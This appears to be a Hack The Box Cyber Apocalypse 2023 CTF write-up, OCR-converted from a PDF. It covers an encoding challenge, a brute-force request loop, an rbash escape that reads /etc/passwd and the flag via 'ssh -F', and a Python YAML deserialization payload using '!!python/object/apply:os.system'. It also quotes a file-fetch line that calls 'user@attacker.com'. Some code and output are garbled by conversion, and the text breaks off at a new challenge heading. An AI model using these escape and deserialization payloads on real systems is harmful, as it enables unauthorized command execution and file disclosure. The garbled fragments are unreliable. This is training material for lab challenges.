HTB{3v3n_3xtr4t3rr3str14l_B31nGs_us3_Rcl0n3_n0w4d4ys}

Crypto

Ancient Encodings

Challenge description

CHALLENGE NAME

Ancient Encodings



Your initialization sequence requires loading various programs to gain the necessary knowledge and skills for your journey. Your first task is to learn the ancient encodings used by the aliens in their communication.

Step by step guide

1. Explore the downloaded files.

```
└─(kali㉿kali)-[~/Desktop/htb_ca_2023/crypto]
$ unzip crypto_ancient_encodings.zip
Archive:  crypto_ancient_encodings.zip
  creating: crypto_ancient_encodings/
  inflating: crypto_ancient_encodings/output.txt
  inflating: crypto_ancient_encodings/source.py
```

```
from Crypto.Util.number import bytes_to_long
from base64 import b64encode

FLAG = b"HTB{?????????}"


def encode(message):
    return hex(bytes_to_long(b64encode(message)) )



def main():
    encoded_flag = encode(FLAG)
    with open("output.txt", "w") as f:
        f.write(encoded_flag)


if __name__ == "__main__":
    main()
```

```

htb_ca_2023
> checksec
crypto
  > crypto_ancient_encodings
    > output.txt
      1 0x53465243657a467558336b7764584a66616a4231636d347a655639354d48566664326b786246397a5a544e66644767784e56396c626d4d775a4446755a334e665a58597a636e6c33614756794d33383d
        source.py
        crypto_ancient_encodings.zip
    forensics

```

2. Develop a function for decryption and run it.

```

crypto > crypto_ancient_encodings > source.py > decode
1  from Crypto.Util.number import bytes_to_long, long
2  from base64 import b64encode, b64decode
3
4  FLAG = b"HTB{?????????}"
5
6
7  def encode(message):
8      return hex(bytes_to_long(b64encode(message)))
9
10 def decode(message):
11     return b64decode(bytes.fromhex(message))
12
13 def main():
14     f = open("output.txt", "r")
15     data = f.readline().split("0x")[1]
16     f.close()
17     print(f"FLAG: {decode(data)}")
18     #encoded_flag = encode(FLAG)
19     #with open("output.txt", "w") as f:
20     #    f.write(encoded_flag)
21
22 if __name__ == "__main__":
23     main()
24

```

```

(kali㉿kali)-[~/Desktop/htb_ca_2023/crypto/crypto_ancient_encodings]
$ python3 source.py
FLAG: b'HTB{in_your_j0urn3y_y0u_wi1l_se3_th15_enc0d1ngs_ev3rywh3r3}'
(kali㉿kali)-[~/Desktop/htb_ca_2023/crypto/crypto_ancient_encodings]
$ 

```

Flag

HTB{in_your_j0urn3y_y0u_wi1l_se3_th15_enc0d1ngs_ev3rywh3r3}

Misc

Persistence

Challenge description

CHALLENGE NAME

Persistence

Thousands of years ago, sending a GET request to **/flag** would grant immense power and wisdom. Now it's broken and usually returns random data, but keep trying, and you might get lucky... Legends say it works once every 1000 tries.

Steps to reproduce

1. Connect to the remote instance and run the *GET /flag* request.

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
$ nc 139.59.178.162 32182
GET /flag HTTP/1.1

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.10.7
Date: Sun, 19 Mar 2023 21:30:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 24
Connection: close

SR!1fXLG{DO'm?-mKo@$fsG
```

The flags are printed to the terminal when running `solver.py`. If the `REMOTE` flag is set, the script connects to the remote host specified by the `HOST` flag. Otherwise, it starts the server locally using `process()`.

2. It would take a long time to pwn this manually, so I decided to create an automatic script for this task.

```
misc > ↵ solver.py > ...
1  # This script is not necessary for the challenge but may be useful in the
2  # future.
3  from pwn import *
4
5  def pwn():
6      r.sendline(b"GET /flag HTTP/1.1")
7      r.sendline(b"")
8      return r.recvlines(8)
9
10 # This block handles the command-line flags when running `solver.py`. If the
11 # `REMOTE` flag is set, the script connects to the remote host specified by the
12 # `HOST` flag. Otherwise, it starts the server locally using `process()`.
13 if __name__ == "__main__":
14     ip, port = args.HOST.split(":")
15
16     for i in range(1, 1000):
17         r = remote(ip, int(port))
18         print(f"Attempt: {i}")
19         data = pwn()
20         if str(data).find("HTB") > -1:
21             print(f"FLAG detected: {data}")
22             break
23         else:
24             print(f"Not this time. Data: {data}")
25     print("Script finished!")
```

3. Improved version of the script.

```

solver.py  res1.txt
misc > solver.py
 1  # This script is not necessary for the challenge but may be useful in the
 2  # future.
 3  from pwn import *
 4  import time
 5
 6  def pwn():
 7      r.sendline(b"GET /flag HTTP/1.1")
 8      r.sendline(b"")
 9      return r.recvrepeat()
10
11 # This block handles the command-line flags when running `solver.py`. If the
12 # `REMOTE` flag is set, the script connects to the remote host specified by the
13 # `HOST` flag. Otherwise, it starts the server locally using `process()`.
14 if __name__ == "__main__":
15     ip, port = args.HOST.split(":")
16
17     for i in range[1, 2000]:
18         r = remote(ip, int(port))
19         print(f"Attempt: {i}")
20         data = pwn()
21         time.sleep(1)
22         r.close()
23         if str(data).find("HTB") > -1:
24             print(f"FLAG detected: {data}")
25             break
26         else:
27             print(f"Not this time. Data: {data}")
28     print("Script finished!")
29

```

4. Run the script several times to get the flag.

```

(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
└─$ python3 solver.py HOST=139.59.178.162:32182 2>&1 | tee res.txt
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162:32182 [Sun, 19 Mar 2023 21:45:40 GMT\r\n], b'Content-Type: text/html; charset=ut
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 1
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r\n', b'Server: Werkzeug/2.2.3 Python/3.10.7\r\n', b'Date: Sun, 19 Mar 2023 21:45:40 GMT\r\n', b'Content-Type: text/html
b'Content-Length: 24\r\n', b'Connection: close\r\n', b'\r\n', b';Nx7@9@AAL7z\\8oUHSLx!5I']
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162:32182 [Sun, 19 Mar 2023 21:45:42 GMT\r\n], b'Content-Type: text/html; charset=ut
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 2
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r\n', b'Server: Werkzeug/2.2.3 Python/3.10.7\r\n', b'Date: Sun, 19 Mar 2023 21:45:42 GMT\r\n', b'Content-Type: text/html
b'Content-Length: 23\r\n', b'Connection: close\r\n', b'\r\n', b'Fe/Lhe-w^~D};qfrQ[ad]
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162:32182 [Sun, 19 Mar 2023 21:45:43 GMT\r\n], b'Content-Type: text/html; charset=ut
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 3
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r\n', b'Server: Werkzeug/2.2.3 Python/3.10.7\r\n', b'Date: Sun, 19 Mar 2023 21:45:43 GMT\r\n', b'Content-Type: text/html
b'Content-Length: 21\r\n', b'Connection: close\r\n', b'\r\n', b'.%FU40Zn^r?@qK:n1;q'
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162:32182 [Sun, 19 Mar 2023 21:45:44 GMT\r\n], b'Content-Type: text/html; charset=ut
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 4
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r\n', b'Server: Werkzeug/2.2.3 Python/3.10.7\r\n', b'Date: Sun, 19 Mar 2023 21:45:45 GMT\r\n', b'Content-Type: text/html
b'Content-Length: 23\r\n', b'Connection: close\r\n', b'\r\n', b"?XF,J^~%L2{+!6^#U8pH-"]
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162:32182 [Sun, 19 Mar 2023 21:45:45 GMT\r\n], b'Content-Type: text/html; charset=ut
[+] Opening connection to 139.59.178.162 on port 32182: Done

```

5. After several runs, I finally got the flag. Below you can see a simplified version of the script written in bash.

```

#!/bin/bash

echo "Starting script"
for i in $(seq 1 2000); do
    curl http://165.232.98.11:31328/flag
done
echo "Finished"

```

Flag

HTB{y0u_h4v3_p0w3rfuL_sCr1pt1ng_ab1lit13S!}

Restricted

Challenge description

CHALLENGE NAME

Restricted



You're still trying to collect information for your research on the alien relic. Scientists contained the memories of ancient egyptian mummies into small chips, where they could store and replay them at will. Many of these mummies were part of the battle against the aliens and you suspect their memories may reveal hints to the location of the relic and the underground vessels. You managed to get your hands on one of these chips but after you connected to it, any attempt to access its internal data proved futile. The software containing all these memories seems to be running on a restricted environment which limits your access. Can you find a way to escape the restricted environment?

Step by step guide

1. Start from analysis of the provided files.

```

EXPLORER ... solver.py Dockerfile
HTB_CA_2023
  > checksec
  > crypto
  > forensics
  misc
    misc_restricted
      src
        bash_profile
        flag.txt
        sshd_config
        build_docker.sh
      Dockerfile
      misc_restricted.zip
      res.txt
      res1.txt
      script.sh
      solver.py
    pwn
    reverse
    web

Dockerfile
FROM debian:latest
RUN apt update -y && apt upgrade -y && apt install openssh-server procps -y
RUN adduser --disabled-password restricted
RUN usermod --shell /bin/rbash restricted
RUN sed -i -re 's/^restricted:[^:]+:/ /etc/passwd /etc/shadow'
RUN mkdir /home/restricted/.bin
RUN chown -R restricted:restricted /home/restricted
RUN ln -s /usr/bin/top /home/restricted/.bin
RUN ln -s /usr/bin/uptime /home/restricted/.bin
RUN ln -s /usr/bin/ssh /home/restricted/.bin
COPY src/sshd_config /etc/ssh/sshd_config
COPY src/flag.txt /flag.txt
COPY src/bash_profile /home/restricted/.bash_profile
RUN chown root:root /home/restricted/.bash_profile
RUN chmod 755 /home/restricted/.bash_profile
RUN chmod 755 /flag.txt
RUN ssh-keygen -A
RUN mkdir -p /run/sshd
EXPOSE 1337
ENTRYPOINT ["/usr/sbin/sshd", "-D", "-o", "ListenAddress=0.0.0.0", "-p", "1337"]

```

- Source code analysis shows that we are limited in CLI commands that can be used to get the flag. Because of this, we should think about how to use these options to escape from the sandbox ([kudos to GTFO bins](#)).

```

(kali㉿kali)-[~/Desktop/htb_ca_2023/misc/mis
$ ssh restricted@68.183.37.122 -p 30055
Linux ng-restricted-sktdg-697998544b-7wwzh 5.18.0-0.debian11.4-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.16-1-bpo11+1 (2022-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ls
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ sudo -l
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ top

top - 18:30:44 up 2 days, 1:24, 1 user, load average: 0.50, 0.73, 0.71

```

- top* and *uptime* commands do not provide required options, so the only way is to use the *ssh -F* option together with a regular expression.

File download

It can download remote files.

Fetch a remote file from a SSH server.

```
HOST=user@attacker.com
RPATH=file_to_get
LPATH=file_to_save
ssh $HOST "cat $RPATH" > $LPATH
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted by error prints.

```
LFILE=file_to_read
ssh -F $LFILE localhost
```

```
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ uptime ssh-server procps -y
18:30:51 up 2 days, 1:24, 1 user, load average: 0.46, 0.72, 0.70
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh 127.0.0.1 -p 22
ssh: connect to host 127.0.0.1 port 22: Connection refused
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh 0.0.0.0 -p 25
ssh: connect to host 0.0.0.0 port 25: Connection refused
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -v
usage: ssh [-46AaCfGgKKMNnqsTtVvXxYy] [-B bind_interface]
      [-C cipher_spec] [-D [bind_address:]port]
      [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
      [-i identity_file] [-J [user@]host[:port]] [-L address]
      [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
      [-q query_option] [-R address] [-S ctl_path] [-W host:port]
      [-w local_tun[:remote_tun]] destination [command]
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ whoami
-rbash: whoami: command not found
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ top -h
  procps-ng 3.3.17
Usage: top [-hv] [-bcEeHiOsxi] [-d secs] [-n max -u|U user] [-p pid(s)] [-o field] [-w [cols]]
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -F /etc/passwd localhost
/etc/passwd: line 1: Bad configuration option: root:x:0:0:root:/root:/bin/bash
/etc/passwd: line 2: Bad configuration option: daemon:x:1:1:daemon:/usr/sbin/nologin
/etc/passwd: line 3: Bad configuration option: bin:x:2:2:bin:/bin:/usr/sbin/nologin
/etc/passwd: line 4: Bad configuration option: sys:x:3:3:sys:/dev:/usr/sbin/nologin
/etc/passwd: line 5: Bad configuration option: sync:x:4:65534:sync:/bin:/bin/sync
/etc/passwd: line 6: Bad configuration option: games:x:5:60:games:/usr/games:/usr/sbin/nologin
/etc/passwd: line 7: Bad configuration option: man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
/etc/passwd: line 8: Bad configuration option: lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
/etc/passwd: line 9: Bad configuration option: mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
/etc/passwd: line 10: Bad configuration option: news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
/etc/passwd: line 11: Bad configuration option: uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
/etc/passwd: line 12: Bad configuration option: proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
/etc/passwd: line 13: Bad configuration option: www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
/etc/passwd: line 14: Bad configuration option: backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
/etc/passwd: line 15: Bad configuration option: list:x:38:38:mailing
/etc/passwd: line 16: Bad configuration option: irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
/etc/passwd: line 17: Bad configuration option: gnats:x:41:41:gnats
/etc/passwd: line 18: Bad configuration option: nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
/etc/passwd: line 19: Bad configuration option: _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
/etc/passwd: line 20: Bad configuration option: systemd-network:x:101:102:systemd
```

```
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -F /flag_*
localhost
/flag_8dpsy: line 1: Bad configuration option: htb{r35tr1ct10n5_4r3_p0w3r1355}
/flag_8dpsy: terminating, 1 bad configuration options
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ █
```

Flag

HTB{r35tr1ct10n5_4r3_p0w3r1355}

Hijack

Challenge description

CHALLENGE NAME

Hijack



The security of the alien spacecrafts did not prove very robust, and you have gained access to an interface allowing you to upload a new configuration to their ship's Thermal Control System. Can you take advantage of the situation without raising any suspicion?

Step by step guide

1. Start the remote docker container and connect to it.

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/misc] ~ mostly open shell server, no root user
└─$ nc 138.68.158.112 30261
[+] Connected to 138.68.158.112 at 30261
[TC]-----[CS]-----[]
[1] Create config [2] Load config [3] Exit
> 1
└── [1] /home/restricted/bin
    [2] /home/restricted/home/restricted
    [3] /home/restricted/.bin
- creating new config -
Temperature units (F/C/K): F
Propulsion Components Target Temperature : 123
Solar Array Target Temperature : 12313
Infrared Spectrometers Target Temperature : 123123
Auto Calibration (ON/OFF) : ON

Serialized config: ISFweXRob24vb2JqZWN0019fbWFpb19fLkNvbZpZyB7SVJfc3BLY3Ryb21ldGVyX3RlbXA6ICcxMjMxMjMnLCBhdXRvX2Nhbg
lcmF0aw9uOiaT04nLaogIHBByb3B1bHNpb25fdGVtcDogJzEyMycsIHNVbGfyX2FycmF5X3RlbXA6ICcxMjMxMycsIHVuaxRz0iBGfQo=
Uploading to ship ...
[TC]-----[CS]-----[]
[1] Create config [2] Load config [3] Exit
> 2
└── [1] flag.txt | cat >/dev/random | tr -dc 'A-Za-z0-9' | fold -w 5 | head -n 1
Serialized config to load: cHl0aG9uIC1jICdpbXBvcnQgcHR503B0eS5zcGF3bigiL2Jpbipi9iYXNoiikn
** Success **
Uploading to ship ...
[TC]-----[CS]-----[]
[1] Create config [2] Load config [3] Exit
```

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

```
ISFweXRob24vb2JqZWN0019fbWFpb19fLkNvbZpZyB7SVJfc3BLY3Ryb21ldGVyX3RlbXA6ICcxMjMxMjMnLCBhdXRvX2Nhbg
lcmF0aw9uOiaT04nLaogIHBByb3B1bHNpb25fdGVtcDogJzEyMycsIHNVbGfyX2FycmF5X3RlbXA6ICcxMjMxMycsIHVuaxRz
0iBGfQo=
```


Output

```
start: 2      end: 42     length: 204
length: 40    lines: 1
```

```
start: 2      end: 31     length: 152
length: 29    lines: 3
```

```
!!python/object:__main__.Config {IR_spectrometer_temp: '123123', auto_calibration: 'ON',
propulsion_temp: '123', solar_array_temp: '12313', units: F}
```

2. It seems that we can try an *insecure deserialization* attack to achieve our goal. Let's start from something simple like a *sleep* function.



The screenshot shows the TCS interface with the following details:


- Recipe:** To Base64
- Input:** !!python/object/apply:time.sleep [10]
- Output:** ISFweXRob24vb2JqZWN0L2FwcGx5OnRpblUuc2x1ZXAgWzEwXQ==

Below the interface, a terminal window displays the results of the command execution:

```
Serialized config to load: ISFweXRob24vb2JqZWN0L2FwcGx5OnRpblUuc2x1ZXAgWzEwXQ==  
** Success **  
Uploading to ship ...  
← [TCS] →  
[1] Create config  
[2] Load config  
[3] Exit  
> [ ]
```

A yellow annotation "It took 10s to complete" is placed next to the output line.

3. Works! Next step is to utilize system commands.



The screenshot shows the TCS interface with the following details:


- Recipe:** To Base64
- Input:** !!python/object/apply:os.system ['ls -l']
- Output:** ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbJ2xzIC1sJ10=

Below the interface, a terminal window displays the results of the command execution:

```
start: 0      time:  
end: 42     length:  
length: 42   lines:  
ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbJ2xzIC1sJ10=
```

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
$ nc 178.62.64.13 30900
[!] chmnd_755 /home/restricted/.bash_profile
[!] Create config
[!] Load config
[!] Exit
> 2
[!] keygen A
Serialized config to load: ISFweXRob24vb2JqZWN0L2FwcGx50m9zLnN5c3RlbSBbJ2xzIC1sJ10=
total 12
-rw-rw-r--    1 root      root          1583 Mar 10 20:08 chall.py
-rw-rw-r--    1 root      root           49 Mar 10 20:08 flag.txt
-rwxrwxr-x    1 root      root          1583 Mar 10 20:08 hijack.py
** Success ** [usr/sbin/sshd", "-D", "-o", "ListenAddress=0.0.0.0", "-p", "1337"]
Uploading to ship ...

[!] Create config
[!] Load config
[!] Exit
> █
```



Flag

HTB{1s_1t_ju5t_m3_0r_iS_1t_g3tTing_h0t_1n_h3r3?}

ML

Reconfiguration

Challenge configuration

CHALLENGE NAME


Reconfiguration




As Pandora set out on her quest to find the ancient alien relic, she knew that the journey would be treacherous. The desert was vast and unforgiving, and the harsh conditions would put her cyborg body to the test. Pandora started by collecting data about the temperature and humidity levels in the desert. She used a scatter plot in an Orange Workspace file to visualize this data and identified the areas where the temperature was highest and the humidity was lowest. Using this information, she reconfigured her sensors to better withstand the extreme heat and conserve water. But, a second look at the data revealed something otherworldly, it seems that the relic's presence beneath the surface has scarred the land in a very peculiar way, can you see it?

Step by step guide

1. Open downloaded files and take a look at them.



2. To open the provided OWS file we can use <https://scatterplot.online/>. Just upload it to the remote service and wait until the processing is finished.



Flag

HTB{sc4tter_p10ts_4_th3_w1n}

Hardware

Critical Flight

Challenge description


CHALLENGE NAME

Critical Flight

